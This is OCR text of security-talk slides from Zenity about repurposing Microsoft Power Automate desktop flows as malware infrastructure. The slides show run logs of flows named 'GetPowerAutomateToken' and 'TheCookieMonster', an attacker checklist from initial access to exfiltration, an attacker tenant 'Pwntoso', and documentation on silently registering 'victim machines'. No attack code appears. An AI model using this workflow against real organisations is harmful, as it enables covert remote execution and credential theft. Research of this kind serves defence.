
Triggers Actions See more

Run a flow built with Power Automate for desktop PREMIUM
Desktop flows

Run a flow built with Selenium IDE PREMIUM
Desktop flows

@mbrg0

Task status



Desktop flow runs

Here's a quick overview of the desktop flows you have running. Learn more

Requested ↓	Desktop flow	Status	Run start	Run mode
Jul 6, 12:48 PM (6 d ago)	GetPowerAutomateToken	Succeeded	Jul 6, 12:48 PM (6 d ago)	Local attended
Jun 30, 10:27 AM (1 wk a...	TheCookieMonster	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 30, 10:27 AM (1 wk a...	GetPowerAutomateToken	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 22, 02:55 PM (2 wk a...	GetPowerAutomateToken	Succeeded	Jun 22, 02:55 PM (2 wk ago)	Local attended
Jun 19, 04:10 PM (3 wk a...	GetPowerAutomateToken	Succeeded	Jun 19, 04:10 PM (3 wk ago)	Local attended
Jun 19, 03:58 PM (3 wk a...	GetPowerAutomateToken	Succeeded	Jun 19, 03:58 PM (3 wk ago)	Local attended
Jun 19, 03:55 PM (3 wk a...	GetPowerAutomateToken	Failed	Jun 19, 03:54 PM (3 wk ago)	Local attended


@mbrg0

zenity

RCE as a Service
Repurpose RPA to power malware ops

@mbrg0

Recall our wish list




Malware

- □ Initial access
- □ Deploy malware
- □ Defense evasion
- □ Persistency
- □ C&C
- □ Exfiltration
- □ Cleanup
- □ …
- □ ..
- □ Profit

Ops

Hello Pwntoso



microsoft + contoso = 🥰

https://docs.microsoft.com › en-us › micr

Overview of Contoso Corporati

Apr 26, 2022 · Figure 1: **Contoso** offices arou
campus on the outskirts of Paris with dozens
manufacturing facilities. All the **Contoso** data
headquarters. The headquarters has 25,000

https://docs.microsoft.com › en-us › micr

Microsoft 365 for enterprise for

Apr 26, 2022 · See also. **Microsoft** 365 for e
combines local and cloud-based productivity
advanced security features. It's a complete, i
creatively and securely. **Contoso** Corporation

Machines

Check the real-time health and status of your machines and the desktop flows running on them. Learn more

You haven't set up a machine yet

Select +New machine to start using Power Automate for desktop and desktop flows. Learn more

Azure Active Directory admin center
Dashboard > Pwntoso > Switch tenant >

Create a tenant

Azure Active Directory

Pwntoso ✓

pwntoso ✓

pwntoso.onmicrosoft.com


United States

✓ Datacenter location - United States

Datacenter location is based on the country/region selected above.

Register victim machines

Can we avoid the UI?



Sign in to Microsoft Power Automate

It's quicker and easier than ever to automate with the new intuitive Power Automate. Use prebuilt drag-and-drop actions or record your own flows to replay later.


hi@pwntoso.onmicrosoft.com

@mbrg0

Register victim machines

Can we avoid the UI?

Sure!


Filter by title
Power Automate documentation
› Overview
› Cloud flows
⌄ Desktop flows
Introduction to desktop flows
Getting started with Power Automate in Windows 11
› Setup Power Automate
Power Automate architecture
Create a Dataverse database
Getting started with a Microsoft account
Getting started with a work or school account


Silently register a new machine

To register silently your machine in Power Automate with the service principal account, use the register operation **-register** with the following arguments: Connection arguments (for service principal account):

1. Applicationid: The application to use.
2. Clientsecret: The secret of the applicationid (you can also use the certificateThumbprint). This input isn't expected to be specified as an input to the command line. See "Secure input" section to see options you can choose to provide it.
3. Tenantid: The tenant identifier to use.

Machine registration arguments:

1. Environmentid (optional): The environment where the machine will be registered. If

